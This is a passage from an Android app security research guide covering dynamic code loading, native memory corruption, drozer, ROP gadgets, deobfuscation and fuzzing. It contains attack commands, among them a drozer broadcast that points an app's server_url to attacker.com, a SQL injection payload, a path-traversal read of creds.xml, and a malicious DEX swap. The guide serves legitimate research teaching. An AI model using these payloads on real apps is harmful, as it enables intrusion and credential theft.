Search the decompiled code for the string DexClassLoader or System.load. Trace the file path used in the constructor back to its origin. If the path leads to a download manager or a public folder without a signature verification step, you have found a major code execution vulnerability.
Red flags in code:
// Loading DEX/JAR from external storage — attacker can replace file
DexClassLoader loader = new DexClassLoader(
    "/sdcard/plugins/update.dex",     // DANGEROUS: world-writable path
    getDir("dex", MODE_PRIVATE).getAbsolutePath(),
    null, getClassLoader()
);
Class<?> pluginClass = loader.loadClass("com.plugin.Impl");
Testing:
# Replace the loaded file with a malicious one
adb push malicious.dex /sdcard/plugins/update.dex
# Trigger the load (via app action)
# Observe if malicious code executes
Native Code (Memory Corruption)

When we step out of the managed Java/Kotlin environment and into Native Code (C/C++), we leave behind the safety of the Android Runtime (ART). Native code interacts directly with the device's memory, which opens the door to classic, high-impact vulnerabilities that can lead to Remote Code Execution (RCE) or full device compromise.
1. Why Use Native Code?
Apps use the Android NDK (Native Development Kit) to include .so (Shared Object) files for:
- Performance: Heavy lifting like video processing, 3D graphics, or gaming engines.
- Legacy Libraries: Using established C++ libraries (e.g., OpenSSL, FFmpeg).
- Security/Obfuscation: Hiding critical logic (like crypto) from easy Java decompilation.
2. Primary Memory Corruption Vectors
A. Buffer Overflow
This occurs when an app writes more data to a memory buffer than it can hold.
- The Flaw: Using "unsafe" C functions like
strcpy,gets, orsprintfthat don't check for bounds. - The Exploit: An attacker sends a massive string that overflows the buffer, overwriting the "Return Address" on the stack.
- The Result: The attacker redirects the CPU to execute their own malicious code (Shellcode).
B. Integer Overflow
- The Flaw: Arithmetic operations that result in a value larger than the integer type can store (e.g., adding 1 to a maximum 8-bit value
255results in0). - The Exploit: An attacker provides a large number that causes an "under-allocation" of memory. For example, if an app calculates
size = count * 10, an overflow might result in asizeof 5, even ifcountis 1 million. - The Result: The app allocates a tiny buffer, but then tries to write 1 million items into it, causing a heap overflow.
C. Use-After-Free (UAF)
- The Flaw: An app "frees" a piece of memory but continues to use a pointer that still points to that address.
- The Exploit: An attacker "sprays" the heap to occupy that freed memory with malicious data. When the app uses the old pointer, it processes the attacker's data instead.
3. Android System Protections
Modern Android versions include several hardware and software defenses to make these exploits harder:
- ASLR (Address Space Layout Randomization): Randomizes where the app code and libraries are loaded in memory, making it hard for an attacker to "aim" their exploit.
- DEP/NX (Data Execution Prevention): Marks memory regions (like the Stack) as non-executable, so the CPU refuses to run code injected there.
- Stack Canaries: Small "secret" values placed on the stack; if they are overwritten, the app crashes immediately before the attacker can take control.
5. Audit Tip
Search the lib/ directory of the APK for .so files. Use tools like strings or a disassembler (Ghidra/IDA Pro) to look for imported unsafe C functions. Pay close attention to JNI functions (prefixed with Java_) as these are the "bridge" where untrusted data from the Java side enters the dangerous native layer.
Finding vulnerable native code:
# Check for RELRO, stack canaries, PIE protection
checksec --file=lib/arm64-v8a/libtarget.so
# Want: Full RELRO, Canary, NX, PIE all enabled
# Find string parsing functions (common vuln sites)
nm -D lib/arm64-v8a/libtarget.so | grep -iE "parse|read|recv|gets|scanf|sprintf"
# Check for stripped symbols
file lib/arm64-v8a/libtarget.so
# "stripped" = harder to analyse; "not stripped" = symbols present
GDB/LLDB native debugging:
# On device: start gdbserver
adb shell gdbserver :1234 --attach $(adb shell pidof com.target.app)
# On host: connect
adb forward tcp:1234 tcp:1234
gdb-multiarch
(gdb) target remote :1234
(gdb) set solib-search-path ./lib/arm64-v8a/
(gdb) info sharedlibrary
Drozer Usage Guide
Drozer acts as a rogue Android app with full android.permission.INTERNET — it can interact with your target app through normal Android IPC channels.
Setup
# 1. Push and install drozer agent on device
adb install drozer-agent.apk
# 2. Start drozer agent (on device: open app → "Enable Server")
# 3. Forward port
adb forward tcp:31415 tcp:31415
# 4. Connect
drozer console connect
Key Modules
# ── App information ────────────────────────────────────────────────────
dz> run app.package.list -f target
dz> run app.package.info -a com.target.app
dz> run app.package.attacksurface com.target.app
# Shows: N activities/services/receivers/providers exported
# ── Activities ────────────────────────────────────────────────────────
dz> run app.activity.info -a com.target.app
dz> run app.activity.start --component com.target.app com.target.app.AdminActivity
dz> run app.activity.start --component com.target.app com.target.app.DeepLinkActivity \
    --data-uri "https://target.app/reset?token=evil"
# ── Services ─────────────────────────────────────────────────────────
dz> run app.service.info -a com.target.app
dz> run app.service.start --component com.target.app com.target.app.SyncService \
    --extra string action UPLOAD_ALL
# ── Broadcast receivers ───────────────────────────────────────────────
dz> run app.broadcast.info -a com.target.app
dz> run app.broadcast.send --component com.target.app com.target.app.ConfigReceiver \
    --extra string server_url http://attacker.com
# ── ContentProviders ──────────────────────────────────────────────────
dz> run app.provider.info -a com.target.app
dz> run app.provider.finduri com.target.app
dz> run app.provider.query content://com.target.app.provider/users
dz> run app.provider.query content://com.target.app.provider/users \
    --selection "1=1 UNION SELECT sqlite_version(),2,3--"
dz> run app.provider.read content://com.target.app.fileprovider/../shared_prefs/creds.xml
dz> run scanner.provider.injection -a com.target.app
dz> run scanner.provider.traversal -a com.target.app
# ── Automated scans ───────────────────────────────────────────────────
dz> run scanner.misc.checkuri -a com.target.app
dz> run scanner.misc.native -a com.target.app
dz> run scanner.misc.readablefiles -a com.target.app
Native Binary Analysis & ARM64 Exploitation
1. Ghidra Workflow for Android .so Files
# Load Ghidra, import .so file
# Auto-analyze: accept defaults
# Important analyzers to enable:
#   - ARM Aggressive Instruction Finder
#   - Decompiler Switch Analysis
#   - Shared Return Calls
# Find JNI functions (entry points from Java)
# Search: Window → Symbol Table → filter "Java_"
# Example: Java_com_target_app_NativeLib_processData
Key Ghidra shortcuts:
G— go to addressCtrl+Shift+F— search memoryX— cross-references (find all callers)Ctrl+F— search in decompiler outputL— rename label/function
2. ARM64 Architecture for Exploit Development
Registers:
x0-x7    : function arguments and return values (x0 = 1st arg / return value)
x8       : indirect result location (struct return)
x9-x15   : caller-saved temporaries
x16-x17  : intra-procedure-call scratch (IP0/IP1)
x18      : platform register (thread pointer on Android)
x19-x28  : callee-saved registers
x29      : frame pointer (FP)
x30      : link register (LR) — return address
sp       : stack pointer
// Stack grows downward
// Function prologue:
stp x29, x30, [sp, #-32]!   // save FP and LR, allocate 32 bytes
mov x29, sp                  // set frame pointer
// Function epilogue:
ldp x29, x30, [sp], #32     // restore FP and LR
ret                          // branch to LR (x30)
3. Android Memory Protections

4. Finding ROP Gadgets
# Install ROPgadget
pip3 install ropgadget
# Find gadgets in a specific library
ROPgadget --binary lib/arm64-v8a/libtarget.so --arch arm64
# Find specific useful gadgets
ROPgadget --binary libtarget.so --arch arm64 | grep "ret"
ROPgadget --binary libtarget.so --arch arm64 | grep "blr x"
ROPgadget --binary libtarget.so --arch arm64 | grep "ldp.*x30"
# ropper (alternative)
pip3 install ropper
ropper --file libtarget.so --arch ARM64
5. Crash Symbolisation
# ndk-stack: symbolise tombstones
adb logcat | ndk-stack -sym ./obj/local/arm64-v8a/
# From a tombstone file
ndk-stack -sym ./symbols/arm64-v8a/ -dump tombstone_00
Obfuscation & De-obfuscation
1. ProGuard / R8 Effects
ProGuard/R8 renames classes, methods, fields to single-character names:
com.target.app.authentication.LoginManager→a.b.cauthenticateUser(String, String)→a(String, String)
Recovery strategies:
- String constants — strings are often not obfuscated; trace backwards from strings
- Known API calls —
startActivity,SharedPreferences,OkHttpClientretain their names - Method signatures — argument types and return types are preserved
- Mapping file — if you can find
mapping.txtin the APK or decompiled assets:
jadx --deobf --deobf-map mapping.txt -d output/ target.apk2. String Encryption — Frida Extraction
// Approach: hook the string decryption function and log all decrypted values
Java.perform(function() {
  // First, find the decryption method via static analysis
  // It often looks like: static String a(int id) { ... }
  var Strings = Java.use("a.b.c");  // obfuscated string class
  Strings.a.overload('int').implementation = function(id) {
    var result = this.a(id);
    console.log("[Decrypt] id=" + id + " → " + result);
    return result;
  };
});
3. DEX Memory Dumping (Packed Apps)
Some apps load DEX at runtime from an encrypted/compressed blob. The in-memory DEX is unencrypted:
// Dump in-memory DEX files
Java.perform(function() {
  var ClassLoader = Java.use("java.lang.ClassLoader");
  ClassLoader.loadClass.overload('java.lang.String').implementation = function(name) {
    console.log("[ClassLoader] loading: " + name);
    return this.loadClass(name);
  };
});
// More complete: use frida-dexdump tool
// frida-dexdump -U -f com.target.app
# frida-dexdump
pip3 install frida-dexdump
frida-dexdump -U -f com.target.app
# Outputs: dumped DEX files → open with jadx
4. Control Flow Flattening
A switch-based dispatcher replaces normal control flow:
// Original
if (condition1) { doA(); }
else { doB(); }
// Flattened (hard to read in decompiler)
int state = 0;
while (true) {
    switch (state) {
        case 0: if (condition1) state=1; else state=2; break;
        case 1: doA(); return;
        case 2: doB(); return;
    }
}
Approach: Use dynamic analysis to observe actual execution path rather than trying to read all branches statically.
Fuzzing
1. Intent Fuzzing
# Use Monkey for broad random input
adb shell monkey -p com.target.app \
  --throttle 50 \
  -v 10000 2>&1 | tee monkey_log.txt
# Check for crashes in logcat
adb logcat | grep -E "FATAL|crash|force close|ANR" &
2. Native Library Fuzzing with libFuzzer
// fuzz_parser.cpp
#include <cstdint>
#include <cstddef>
#include <cstring>
// Link against the function you want to fuzz
extern "C" int parse_message(const uint8_t* data, size_t len);
extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size) {
    parse_message(data, size);
    return 0;
}
# Compile with libFuzzer + AddressSanitizer
clang++ -fsanitize=address,fuzzer \
  -g fuzz_parser.cpp libtarget.a -o fuzzer
# Run
./fuzzer corpus/ -max_total_time=3600 -jobs=4
3. AFL++ for Black-Box Fuzzing
# Build with AFL instrumentation
AFL_USE_ASAN=1 afl-clang-fast++ -g fuzz_wrapper.cpp -o fuzz_target
# Run
afl-fuzz -i corpus/ -o findings/ -x dict.txt ./fuzz_target @@
Conclusion: The Path of the Android Researcher
Android vulnerability research is a perpetual game of cat-and-mouse between sophisticated OS-level hardening and the creative logic of the security researcher. As we have explored in this guide, a successful analysis is rarely about a single "magic" tool; it is about methodology — knowing how to pivot from a static red flag in the AndroidManifest.xml to a dynamic Frida hook that confirms an exploit.
Key Takeaways for the Road Ahead
- Layered Defense Requires Layered Analysis: Modern Android apps are hardened with ProGuard, certificate pinning, and Root detection. Use the tools mentioned (Frida, objection, apk-mitm) to peel back these layers before hunting for high-impact logic flaws like Intent Redirection or SQL injection in Content Providers.
- Context is King: A vulnerability is only as strong as the data it protects. Always prioritize research on components that handle PII, authentication tokens, or sensitive financial transactions.
- Native Code is the Final Frontier: As Java/Kotlin code becomes more secure through modern SDKs, the attack surface shifts toward the NDK. Mastering ARM64 binary analysis and memory corruption will separate the junior hunters from the elite researchers.
- Automate to Scale, Manually Verify to Succeed: Use tools like APK Hunter and MobSF to handle the heavy lifting of triage, but never rely on them for the "final kill." The most critical vulnerabilities — logic flaws and complex IPC chains — still require the human intuition that only comes from manual decompiler review.
Staying Current
The Android ecosystem moves fast. To maintain your edge:
- Monitor the AOSP Changelog: Watch for new security features like PAC/MTE that change the exploitation landscape.
- Follow the Bounty Leaders: Read write-ups from the Google VRP and top platforms to see how researchers are chaining "minor" bugs into "critical" exploits.
- Practice in the Lab: Use the targets and curriculum provided in this guide to refine your instrumentation skills before moving to production apps.
Vulnerability research is a craft. By combining the structured triage of static analysis with the surgical precision of dynamic instrumentation, you are now equipped to navigate the complex world of Android security.
Happy Hunting.